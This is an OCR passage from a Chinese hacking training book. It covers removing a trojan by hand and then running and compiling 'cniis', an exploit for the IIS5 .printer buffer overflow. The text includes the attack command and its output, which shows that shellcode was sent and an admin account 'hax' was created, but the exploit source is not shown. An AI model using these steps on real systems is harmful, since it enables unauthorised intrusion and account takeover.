免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7—14　关闭服务

步骤 3　启动类型由【自动】改为【已禁用】，然后重新启动虚拟机，进入保护模式，打开【文件夹选项】对话框，切换到【查看】选项卡，取消勾选【隐藏受保护的操作系统文件（推荐）】和【隐藏已知文件类型的扩展名】复选框，选择【显示所有文件和文件夹】单选按钮，如图 7—10 所示。搜索 rejoice，删除搜索到的 2 个文件，如图 7—15 所示。



图 7—15　搜索文件

步骤 4　删除后重新正常启动 Windows 2000，选择【开始】|【运行】命令，输入“cmd”，打开命令提示符窗口，用命令 instsrv Windows_rejoice2007_45 remove 删除服务，如图 7—16 所示。从图中提示可以看出木马已成功删除。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7—16　删除服务



任务小结

本任务用上兴软件配置好服务端，再用啊 D 网络工具包将木马种植到虚拟机里，在虚拟机里用 SREng 软件进行系统诊断，分析诊断结果报告，然后在虚拟机中手工杀掉上兴木马。本任务中通过 SREng 比较法研究上兴木马的行为特征，查杀上兴木马。在虚拟机中研究清楚上兴木马的行为特征后，就可在中了上兴木马的目标计算机中查杀上兴木马。

本任务所介绍的方法同样可用于分析别的木马和病毒的行为特征。杀毒软件不能查杀新出现的病毒，当遇到这种情况时，必须学会自己手工查杀木马，不能简单地重装操作系统。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 8

缓冲区溢出工具编写

向一个杯子内倒水，如果倒的水超过了杯子的容量，将会有什么现象？答案是：水会溢出。那么若往内存的堆栈中写入超过容量的数据，又会发生什么？答案同样是：数据会溢出。黑客经常利用这种方法进行攻击，获取权限。据国外统计，利用缓冲区溢出漏洞的攻击占正常攻击的 80%。


本任务通过对一个打印溢出漏洞攻击工具的源代码的编译执行，介绍一个缓冲区溢出工具是如何编制的。初级黑客，一般只会用工具进行攻击，通常被称为傻瓜式入侵。要想成为真正的黑客，必须学会自己编制攻击工具。

案例

导致缓冲区溢出的原因是什么呢？最早是由于使用了一些不安全函数，或者是没有正确地使用好一些函数导致的。这是导致缓冲区溢出比较简单的方式。后来又出现了类似于整数问题导致的一些缓冲区溢出，以及近两年出现的一些新情况。缓冲区溢出也有出现严重后果的时候，1996 年 5 月 4 日，阿里安娜 5 号火箭失事，四颗卫星同时被毁，因为程序员把一个长整型变量写成了短整型导致了溢出。就是这么一个小小的错误，成为了导致阿里安娜 5 号火箭失事的非常重要的原因。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1 了解任务过程

通过用 VC6 对一缓冲区攻击的源代码(C 语言)进行编译，生成攻击工具，用此工具对有此漏洞的机器进行攻击(虚拟机)，验证程序的正确性，体会攻击工具是如何编制的。

要点 2 了解溢出工具的编写对安全防护的意义

攻击工具的编制是黑客走向更高一层次时必须掌握的。由于缓冲区溢出攻击占总攻击的 80%，此工具的编制学习，对编制别的工具有巨大意义。

要点 3 HTTP 与缓冲区溢出原理

1. IIS.printer 漏洞

微软 Windows 2000 IIS 5 的打印 ISAPI 扩展接口建立了.printer 扩展名到 msw3prt.dll 的映射关系，默认情况下该映射存在：当远程用户提交对.printer 的 URL 请求时，IIS 5 调用 msw3prt.dll 解释该请求。由于 msw3prt.dll 缺乏足够的缓冲区边界检查，远程用户可以提交一个精心构造的针对.printer 的 URL 请求，其“Host:”域包含大约 420B 的数据，此时在 msw3prt.dll 中将发生典型的缓冲区溢出，潜在允许执行任意代码。

2. 缓冲区溢出原理

堆栈就是一段连续分配的内存空间。堆栈是一个先入后出的队列。它的生长方向与内存的生长方向正好相反。内存的生长方向为向上（从地址 0x00000 到 0xFFFFF），而堆栈的生长方向为向下。

以 16 位 CPU 为例，入栈操作 PUSH SRC 的操作为：

(ESP) ← (ESP) − 2;
((ESP)+1,(ESP)) ← SRC;

在一次函数调用中，堆栈中将被依次压入：参数、返回地址、BP。如果函数有局部变量，接下来将在堆栈中开辟相应的空间以构造变量。函数执行结束，这些局部变量的内容将丢失，但是不被清除。在函数返回的时候，弹出 EBP，恢复堆栈到函数调用的地址，弹出返回地址到 IP 以继续执行程序。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

CPU 寄存器说明如下。

① SP：Stack Pointer 寄存器存放当前线程的栈顶指针。

② BP：Base Pointer 寄存器保存当前线程的栈底指针。

③ IP：Instruction Pointer 寄存器存放下一个 CPU 指令存放的内存地址，当 CPU 执行完当前指令后，会从 IP 寄存器中读取下一条指令的内存地址，然后继续执行。

堆栈溢出就是不顾堆栈中分配的局部数据块大小，向该数据块写入了过多的数据，导致数据越界，结果覆盖了老的堆栈数据。或者解释为在长字符串中嵌入一段代码，并将过程的返回地址覆盖为这段代码的地址，这样当过程返回时，程序就转而开始执行这段自编的代码了。

3．HTTP 原理

HTTP（Hyper Text Transfer Protocol）是超文本传输协议的缩写，它用于传送 WWW 数据，关于 HTTP 协议的详细内容请参考 RFC 2616。HTTP 协议采用了请求/响应模型。客户端向服务器发送一个请求，请求头包含请求的方法、URI、协议版本，以及请求修饰符、客户信息和内容（类似于 MIME 的消息结构）。服务器以一个状态行作为响应，相应的内容包括消息协议的版本，成功或者错误的编码、服务器信息、实体元信息以及可能的实体内容。

通常 HTTP 消息包括客户机向服务器的请求消息和服务器向客户机的响应消息。这两种类型的消息由一个起始行，一个或者多个头域，一个只是头域结束的空行和可选的消息体组成。HTTP 的头域包括通用头、请求头、响应头和实体头 4 部分。每个头域由一个域名、冒号（:）和域值 3 部分组成。域名是大小写无关的，域值前可以添加任何数量的空格符，头域可以被扩展为多行，在每行开始处，使用至少一个空格或制表符。

（1）通用头域

通用头域包含请求和响应消息都支持的头域，通用头域包含 Cache-Control、Connection、Date、Pragma、Transfer-Encoding、Upgrade、Via。对通用头域的扩展要求通信双方都支持此扩展，如果存在不支持的通用头域，一般都会作为实体头域处理。

（2）请求消息

Method SP Request-URI SP HTTP-Version CR LF Method 表示对于 Request-URI 完成的方法，这个字段是大小写敏感的，包括 OPTIONS、GET、HEAD、POST、PUT、DELETE、TRACE。方法 GET 和 HEAD 应该被所有的通用 Web 服务器支持，其他所有方法的实现是可选的。GET 方法取回由 Request-URI 标识的信息。HEAD 方法也是取回由 Request-URI 标识的信息，只是可以在响应时不返回消息体。POST 方法可以请求服务器接收包含在请求中的实体信息，用于提交表单，向新闻组、BBS、邮件群组和数据库发送消息。SP 表示空格。Request-URI 遵循 URI 格式。

典型的请求消息如下。

```
GET http：//download.microtool.de：80/somedata.exe
```

表示 HTTP 客户端（可能是浏览器、下载程序）通过 GET 方法获得指定 URL 下的文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（3）Host 头域

Host 头域指定请求资源的 Internet 主机和端口号，必须表示请求 URL 的原始服务器或网关的位置。HTTP/1.1 请求必须包含主机头域，否则系统会返回 400 状态码。

（4）响应消息

响应消息的第一行为下面的格式。

HTTP—Version SP Status—Code SP Reason—Phrase CR LF

HTTP—Version 表示支持的 HTTP 版本，如“HTTP/1.1”。Status—Code 是一个三个数字的结果代码。Reason—Phrase 给 Status—Code 提供一个简单的文本描述。Status—Code 主要用于机器自动识别，Reason—Phrase 主要用于帮助用户理解。Status—Code 的第一个数字定义响应的类别，后两个数字没有分类的作用。其第一个数字可能取 5 个不同的值。

① 1：信息响应类，表示接收到请求并且继续处理。
② 2：处理成功响应类，表示动作被成功接收、理解和接收。
③ 3：重定向响应类，为了完成指定的动作，必须接收进一步处理。
④ 4：客户端错误，客户请求包含语法错误或者是不能正确执行。
⑤ 5：服务端错误，服务器不能正确执行一个正确的请求。

响应头域允许服务器传递不能放在状态行的附加信息，这些域主要描述服务器的信息和 Request—URI 进一步的信息。响应头域包含 Age、Location、Proxy—Authenticate、Public、Retry—After、Server、Vary、Warning、WWW—Authenticate。对响应头域的扩展要求通信双方都支持，如果存在不支持的响应头域，一般都会作为实体头域处理。

典型的响应消息如下。

HTTP/1.0 200OK

要点 4 相关软件简介

X—Scan 是漏洞扫描工具。

VC++ 6 是 Virtual C++的开发环境，功能强大，是经典的开发 C++程序的工具。

cniis 是打印漏洞攻击工具。攻击成功后，将在被攻击电脑中添加有管理员权限的用户 hax，密码为 hax。

攻击实训

实训 1 用 X—Scan 扫描漏洞

先利用扫描软件 X—Scan 扫描有漏洞的主机，然后用自己编制的工具来进行缓冲区溢

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

出攻击。攻击成功后，在目标主机上创建新的账户。扫描漏洞的操作方法如下。

步骤 1 下载安装 X-Scan 软件，双击运行该软件，打开【设置】菜单，如图 8-1 所示。




图 8-1　X-Scan 启动界面

步骤 2 选择【扫描参数】命令，进行扫描参数设定，如图 8-2 所示。




图 8-2　参数设置

步骤 3 选择需要扫描的漏洞类型，本次实验只用来验证 IIS 漏洞，所以其他选项可以不选，只勾选【IIS 漏洞】模块，单击【确定】按钮，如图 8-3 所示。




图 8-3　扫描模块

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 4 设置完毕后，选择【文件】|【开始扫描】命令，开始扫描符合条件的漏洞主机，如图 8–4 所示。




图 8–4　开始扫描

步骤 5 此时观察界面的变化，会有新的结果出现，扫描到了漏洞。扫描结果如图 8–5 所示。




图 8–5　扫描结果

实训 2　攻击目标主机

可将攻击分为以下几步，首先在被攻击的目标主机中查看系统用户状况，然后在本地主机运行 IIS 攻击软件，攻击成功后，再在目标主机中查看系统用户状况，发现新增了一个用户，表明攻击成功了。

步骤 1 下载 cniis.exe 软件，把工具软件 cniis.exe 复制到本地主机 E：\cniis 目录下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 2 攻击虚拟机前，在被攻击虚拟机中选择【开始】|【运行】命令，在弹出的对话框中输入“cmd”命令，在弹出的窗口中输入“net　user”命令，查看用户信息，只有 5 个用户，如图 8–6 所示。

```
C:\Documents and Settings\Administrator>net user

\\ADSERVER 的用户帐户

-------------------------------------------------------------------------------
Administrator            Guest                    IUSR_ADSERVER
IWAM_ADSERVER            TsInternetUser
命令成功完成。
```

图 8–6　复制 cniis.exe 到工作目录

步骤 3 在本地电脑中，选择【开始】|【运行】命令，在弹出的对话框中输入“cmd”命令，在弹出窗口中输入“dir”命令，查看 cniis 目录是否包含 cniis.exe 工具。如果包含继续输入“cniis 19.16.1.20 0”，然后按 Enter 键，如果出现图 8－7 所示的提示，则表明攻击成功。

```
E:\cniis>dir
 驱动器 E 中的卷是 本地磁盘
 卷的序列号是 90A1-7276

 E:\cniis 的目录

2008-12-07  22:21    <DIR>          .
2008-12-07  22:21    <DIR>          ..
2001-05-13  12:48            31,512 cniis.exe
               1 个文件         31,512 字节
               2 个目录  2,332,172,288 可用字节

E:\cniis>cniis 19.16.1.20 0

SP type: 0

Shellcode sended!
If success,the target host will add a Admin User named hax,its passwd is hax.
Good luck!!!

E:\cniis>
```

图 8–7　攻击目标主机

步骤 4 攻击成功后，在目标主机中选择【开始】|【运行】命令，在弹出的对话框中输入“cmd”命令，在弹出窗口中输入“net　user”，查看用户信息，发现多了一个用户“hax”，表明攻击成功，如图 8–8 所示。

```
C:\Documents and Settings\Administrator>net user

\\ADSERVER 的用户帐户

-------------------------------------------------------------------------------
Administrator            Guest                    hax
IUSR_ADSERVER            IWAM_ADSERVER            TsInternetUser
命令成功完成。
```

图 8–8　执行“net　user”命令

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 3 用 VC 编译攻击工具

从上述的实验可以看到，本次主要用到了 cniis.exe，那么 cniis.exe 是如何生成的呢？其实生成 cniis.exe 是非常简单的，下面用 VC++来讲解如何生成 cniis.exe。

步骤 1 安装 VC++软件，在 E 盘建立自己的 VC++工作目录 E：\vc_prj，双击运行 VC++，选择【文件】|【新建】命令，如图 8-9 所示。




图 8-9 VC++工作界面

步骤 2 在弹出的对话框中，将工作区名字设为 myprj，在【C 位置】文本框中输入 E：\VC_PRJ\myprj，如图 8-10 所示。




图 8-10 选择保存位置

步骤 3 切换到【工程】选项卡，新建工程 Win32 Console Application，如图 8-11 所示；设置好后，单击【确定】按钮，如图 8-12 所示。在弹出的对话框中单击【完成】按钮，如图 8-13 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8–11　新建工程




图 8–12　确认创建工程




图 8–13　完成工程创建

步骤 4　将 cniis.c 复制到 E：\vc_prj\my_cniis，如图 8–14 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8—14　复制文件

实训 4　在工程中添加文件

操作方法如下。

步骤 1 右键单击【Source Files】选项，选择【Add Files to Folder】命令，如图 8—15 所示。




图 8—15　在工程中添加文件

步骤 2 在弹出对话框的【查找范围】下拉列表框中选择 my_cniis 文件夹，双击【cniis.c】文件，如图 8—16 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8–16　选择文件

步骤 3 打开 cniis 文件，如图 8–17 所示。

